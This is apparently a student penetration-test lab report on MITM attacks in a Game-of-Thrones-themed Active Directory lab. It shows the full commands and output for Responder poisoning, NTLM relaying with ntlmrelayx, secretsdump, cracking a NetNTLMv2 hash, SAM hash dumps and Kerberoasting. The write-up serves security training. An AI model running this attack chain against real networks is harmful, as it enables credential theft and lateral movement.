

Penetration Test: Lab04

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Introduction

This report details the process and results of performing Man-in-the-Middle (MITM) attacks in an Active Directory (AD) environment. The lab involves using tools such as **Responder**, **NTLMRelay**, **Proxychains**, **CrackMapExec**, **Impacket**, **John the Ripper**, and more. Through Tasks 1–3 (and an additional Task 4), we capture hashes, relay NTLM authentication, and dump SAM credentials—highlighting how attackers pivot within an AD environment using MITM strategies.


Scope

The scope of this penetration test includes:

- Man-in-the-Middle (MITM) attacks
- NTLM hash capturing and cracking
- SMB relay exploitation
- Privilege escalation in an AD environment
- Lateral movement and data exfiltration

1.0 Environment Setup

Command Used: `sudo nano /usr/share/responder/Responder.conf`



```
kali@kali: ~  
File Actions Edit View Help  
[Responder Core]  
  
; Poisoners to start  
MDNS = On  
LLMNR = On  
NBTNS = On  
  
; Servers to start  
SQL = On  
SMB = Off  
RDP = On  
Kerberos = On  
FTP = On  
POP = On  
SMTP = On  
IMAP = On  
HTTP = Off  
HTTPS = On  
DNS = On  
LDAP = On  
DCERPC = On  
WINRM = On  
SNMP = Off  
MQTT = On
```

Image 1.0a: *Shows the changes made to the Responder.conf.*

- **Changed:**

SMB:ON → SMB:OFF
HTTP:ON → HTTP:OFF

1.1 SMB Target Acquisition

Command Used:

```
crackmapexec smb 192.168.56.0/24 --gen-relay-list smb_targets.txt
```

Findings:

- Identified vulnerable SMB hosts.
- Enumerated target machines including **WINTERFELL**, **CASTLEBLACK**, and **BRAAVOS**.
- SMB signing was **disabled**, allowing **NTLM relay attacks**.

```
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.56.0/24 --gen-relay-list smb_targets.txt
SMB 192.168.56.12 445 MEEREEN [*] Windows Server 2016 Standard 14393 x64 (name:MEEREEN) (domain:essos.local) (signing:True) (SMBv1:True)
SMB 192.168.56.11 445 WINTERFELL [*] Windows 10 / Server 2019 Build 17763 x64 (name:WINTERFELL) (domain:north.sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.10 445 KINGSLANDING [*] Windows 10 / Server 2019 Build 17763 x64 (name:KINGSLANDING) (domain:sevenkingdoms.local) (signing:True) (SMBv1:False)
SMB 192.168.56.22 445 CASTLEBLACK [*] Windows 10 / Server 2019 Build 17763 x64 (name:CASTLEBLACK) (domain:north.sevenkingdoms.local) (signing:False) (SMBv1:False)
SMB 192.168.56.23 445 BRAAVOS [*] Windows Server 2016 Standard 14393 x64 (name:BRAAVOS) (domain:essos.local) (signing:False) (SMBv1:True)

(kali@kali)-[~]
└─$ nano smb_targets.txt

(kali@kali)-[~]
└─$ less smb_targets.txt

(kali@kali)-[~]
└─$ cat smb_targets.txt
192.168.56.23
192.168.56.22
```

Image 1.1a: *CrackMapExec* output listing SMB targets.


1.2 Responder

Command Used:

```
sudo responder -I eth0 -wd
```

Findings:

- Responder actively captured NTLMv2 challenge/response hashes.
- Several authentication attempts were poisoned and relayed for Bravos and MEREN.




```
(kali@kali)-[~]
└─$ sudo responder -I eth0 -wd
[sudo] password for kali:
[+] Listening for events ...

NBT-NS, LLMNR & MDNS Responder 3.1.5.0

To support this project:
Github → https://github.com/sponsors/lgandx
Paypal  → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C
```

Image 1.2a: Responder capturing authentication requests.



```
[+] Listening for events ...

[*] [NBT-NS] Poisoned answer sent to 192.168.56.11 for name BRAVOS (service: File Server)
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
[*] [MDNS] Poisoned answer sent to 192.168.56.11 for name Bravos.local
[*] [LLMNR] Poisoned answer sent to 192.168.56.11 for name Bravos
```

Image 1.2b: Responder capturing authentication requests.

2.0 Kerberos Enumeration

Command Used:

impacket-ntlmrelayx -tf smb_targets.txt --smb2support -socks -of Lab04netntlm.john

Findings:

- Successfully relayed authentication for **robb.stark@WINTERFELL**.
- Session persistence was maintained for further exploitation.

```
(kali@kali)-[~]
$ impacket-ntlmrelayx -tf smb_targets.txt --smb2support -socks -of Lab04netntlm.john
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Running in relay mode to hosts in targetfile
[*] SOCKS proxy started. Listening on 127.0.0.1:1080
[*] IMAP Socks Plugin loaded..
[*] IMAPS Socks Plugin loaded..
[*] SMB Socks Plugin loaded..
[*] HTTPS Socks Plugin loaded..
[*] HTTP Socks Plugin loaded..
[*] MSSQL Socks Plugin loaded..
[*] SMTP Socks Plugin loaded..
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay enabled

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking t
arget smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/EDDARD.STARK SUCCEED
[*] SOCKS: Adding NORTH/EDDARD.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking t
arget smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/EDDARD.STARK SUCCEED
```

Image 2.0a: NTLMRelayX attack in progress.

```

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx> * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
* Debug mode: off
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[]
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking tar
get smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.23(445) to active SOCKS connection. Enjoy
[]
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, attacking tar
get smb://192.168.56.22
[*] Authenticating against smb://192.168.56.22 as NORTH/ROBB.STARK SUCCEED
[*] SOCKS: Adding NORTH/ROBB.STARK@192.168.56.22(445) to active SOCKS connection. Enjoy
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are
no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are
no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are
no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
ntlmrelayx>

```

Image 2.0b: *Showing continuation of impacket-ntlmrelayx session.*

3.0 Impacket-secretsDUMP

Command Used:

```
proxychains impacket-secretsdump -no-pass NORTH/robb.stark@192.168.56.22
proxychains impacket-secretsdump -no-pass NORTH/robb.stark@192.168.56.23
proxychains impacket-secretsdump -no-pass NORTH/eddard.stark@192.168.56.22
proxychains impacket-secretsdump -no-pass NORTH/eddard.stark@192.168.56.23
```

Findings:

- Shows attempt to dump hashes from the target using relayed or captured credentials.
- Some connections fail if the user lacks privileges, but partial data may still be obtained.

```
kali@kali: ~
File Actions Edit View Help
└─$ proxychains impacket-secretsdump -no-pass 'NORTH/robb.stark'@'192.168.56.11'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:445 ←denied
[-] RemoteOperations failed: [Errno Connection error (192.168.56.11:445)] [Errno 111] Connection refused
[*] Cleaning up ...

(kali@kali)-[~]
└─$ proxychains impacket-secretsdump -no-pass 'NORTH/robb.stark'@'192.168.56.22'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[-] RemoteOperations failed: Error while reading from remote
[*] Cleaning up ...
[-] SMB SessionError: code: 0xc000000d - STATUS_INVALID_PARAMETER - An invalid parameter was passed to a service or function.
[*] Cleaning up ...

(kali@kali)-[~]
└─$ proxychains impacket-secretsdump -no-pass 'NORTH/robb.stark'@'192.168.56.23'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.23:445 ... OK
[-] RemoteOperations failed: Error while reading from remote
[*] Cleaning up ...
[-] SMB SessionError: code: 0xc000000d - STATUS_INVALID_PARAMETER - An invalid parameter was passed to a service or function.
[*] Cleaning up ...

[*] All targets processed!
[*] SMBD-Thread-3960 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there
are no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-3961 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there
are no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[-] SOCKS: Don't have a relay for 192.168.56.11(445)
[*] SOCKS: Proxying client session for NORTH/ROBB.STARK@192.168.56.22(445)
[*] SOCKS: Proxying client session for NORTH/ROBB.STARK@192.168.56.23(445)
```

Image 3.0a: SAM hash extraction using secretsdump.

```

(kali@kali)-[~]
$ proxychains impacket-secretsdump -no-pass 'NORTH/edward.stark'@'192.168.56.23'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.23:445 ... OK
[-] RemoteOperations failed: SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested a session for NORTH/ROBB.STARK@192.168.56.23(445) at WINTERFELL, connection will be relayed after re-authentication
[*] Cleaning up ...
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:445 ... OK
[-] RemoteOperations failed: SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested a session for NORTH/ROBB.STARK@192.168.56.22(445) at WINTERFELL, connection will be relayed after re-authentication
[*] Cleaning up ...
(kali@kali)-[~]
$ proxychains impacket-secretsdump -no-pass 'NORTH/edward.stark'@'192.168.56.11'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:445 ... denied
[-] RemoteOperations failed: [Errno Connection error (192.168.56.11:445)] [Errno 111] Connection refused
[*] Cleaning up ...
[*] All targets processed!
[*] SMBD-Thread-3972 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-3973 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[-] SOCKS: No session for NORTH/EDDARD.STARK@192.168.56.23(445) available
[-] SOCKS: No session for NORTH/EDDARD.STARK@192.168.56.22(445) available
[-] SOCKS: Don't have a relay for 192.168.56.11(445)

```

Image 3.0b: SAM hash extraction using secretsdump.

3.1 SMB Cracked NetNTLMv2 Hash

Command Used:

```
john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt Lab04netntlmv2.john
```

Findings:

- John the Ripper successfully cracked the NetNTLMv2 hash for “robb.stark,” revealing the password “sexywolfy”

```
(kali㉿kali)-[~]
└─$ john --format=netntlmv2 --wordlist=/usr/share/wordlists/rockyou.txt Lab04netntlm_ntlmv2.john
Using default input encoding: UTF-8
Loaded 14 password hashes with 14 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sexywolfy:robb.stark
sexywolfy:robb.stark
sexywolfy:robb.stark
sexywolfy:robb.stark
sexywolfy:robb.stark
sexywolfy:robb.stark
sexywolfy:robb.stark
7g 0:00:00:48 DONE (2025-02-16 20:53) 0.1451g/s 297464p/s 2270Kc/s 2270KC/s !(OPPQR..*7;Vamos!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Image 3.1a: John the Ripper cracking NTLMv2 hash.

3.2 Local Accounts Hashes

Command Used:

`sudo python /usr/share/doc/python3-impacket/examples/ntlmrelayx -tf smb_targets.txt -smb2support --enum-local-admins`

Findings:

- Extracted **local SAM hashes**, confirming **cached credentials** on compromised hosts.

```
(kali@kali)~$ sudo python /usr/share/doc/python3-impacket/examples/ntlmrelayx.py -tf smb_targets.txt -smb2support --enum-local-admins
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Multirelay enabled

[*] Servers started, waiting for connections
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*]
[*] SMBD-Thread-5 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, attacking target smb://192.168.56.23
[*] Authenticating against smb://192.168.56.23 as NORTH/EDDARD.STARK SUCCEED
```

Image 3.2a: SAM hash extraction using *secretsdump*.

```
[*] All targets processed!
[*] SMBD-Thread-5 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-8 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-9 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-10 (process_request_thread): Connection from NORTH/EDDARD.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/eddard.stark at WINTERFELL, connection will be relayed after re-authentication
[*] Target system bootKey: 0x564b4b63efac5f12039c2c80fbdda171
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:dbd13e1c4e338284ac4e9874f7de6ef4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9ab6e3005740e48ad3d422bc52e986ae:::
Vagrant:1000:aad3b435b51404eeaad3b435b51404ee:5bf66268cbe1a5b96ab8342ec7611915:::
[*] Done dumping SAM hashes for host: 192.168.56.22
[*] Stopping service RemoteRegistry
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
[*] SMBD-Thread-11 (process_request_thread): Connection from NORTH/ROBB.STARK@192.168.56.11 controlled, but there are no more targets left!
[*] Received connection from NORTH/robb.stark at WINTERFELL, connection will be relayed after re-authentication
[*] All targets processed!
```

Image 3.2b: Additional extracted credentials from the local SAM database.

4.0 Attempting WinRM Connection

Command Used:

```
proxychains evil-winrm -i 192.168.56.11 -u robb.stark -p 'sexywolfy'
proxychains evil-winrm -i 192.168.56.22 -u robb.stark -p 'sexywolfy'
proxychains evil-winrm -i 192.168.56.23 -u robb.stark -p 'sexywolfy'
```

Findings:

- Attempted to gain **WinRM access**, but connections were **denied**.
- Proxychains showed **strict chain timeouts**, indicating **no active relays** for the target.

```
(kali@kali)-[~]
└─$ proxychains evil-winrm -i 192.168.56.11 -u robb.stark -p 'sexywolfy'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.11:5985 ←denied

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.56.11" port 5985 (192.168.56.11:5985)
Error: Exiting with code 1
```

Image 4.0a: Initial attempt using Evil-WinRM using .11.

```
(kali@kali)-[~]
└─$ proxychains evil-winrm -i 192.168.56.22 -u robb.stark -p 'sexywolfy'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.22:5985 ←denied

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.56.22" port 5985 (192.168.56.22:5985)
Error: Exiting with code 1
```

Image 4.0b: Initial attempt using Evil-WinRM using .22.

```
(kali@kali)-[~]
└─$ proxychains evil-winrm -i 192.168.56.23 -u robb.stark -p 'sexywolfy'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.23:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.23:5985 ←denied
[proxychains] Strict chain ... 127.0.0.1:1080 ... 192.168.56.23:5985 ←denied

Error: An error of type Errno::ECONNREFUSED happened, message is Connection refused - Connection refused - connect(2) for "192.168.56.23" port 5985 (192.168.56.23:5985)
Error: Exiting with code 1
```

Image 4.0c: Initial attempt using Evil-WinRM using .23.

4.1 Kerberoasting Attack

Command Used:

Impacket-GetUserSPNs -dc-ip 192.168.56.11 north.sevenkingdoms.local/'robb.stark': 'sexywolfy' -request -k -outputfile kerberos_hashes.john

Findings:

- Demonstrates a Kerberoasting attack or TGS hash extraction.

```
➥$ impacket-GetUserSPNs -dc-ip 192.168.56.11 north.sevenkingdoms.local/'robb.stark': 'sexywolfy' -request -k -outputfile kerberos_hashes.john
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[+] Getting machine hostname
[-] CCache file is not found. Skipping ...
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
HTTP/eyrie.north.sevenkingdoms.local      sansa.stark      CN=Stark, CN=Users, DC=north, DC=sevenkingdoms, DC=local      2024-11-19 18:55:00.689609      <never>
CIFS/thewall.north.sevenkingdoms.local      jon.snow      CN=Night Watch, CN=Users, DC=north, DC=sevenkingdoms, DC=local      2024-11-19 18:55:19.424031      <never>
HTTP/thewall.north.sevenkingdoms.local      jon.snow      CN=Night Watch, CN=Users, DC=north, DC=sevenkingdoms, DC=local      2024-11-19 18:55:19.424031      <never>
MSSQLSvc/castelblack.north.sevenkingdoms.local      sql_svc      2024-11-19 18:55:29.814956      2024-12-02 18:27:44.733587
MSSQLSvc/castelblack.north.sevenkingdoms.local:1433      sql_svc      2024-11-19 18:55:29.814956      2024-12-02 18:27:44.733587

[-] CCache file is not found. Skipping ...

kali@kali:~$ cat kerberos_hashes.john
$krb5tgt$23$saansa.stark$NORTH.SEVENKINGDOMS.LOCAL$north.sevenkingdoms.local/sansa.stark*$24edc2232f21dbd10fab36634f3dc32859b81154f2a5cf264f36e0d1beae7b5d6e7ea7c398aee2dc067b64e23597b3f97ae0c86f450cd1e0c5
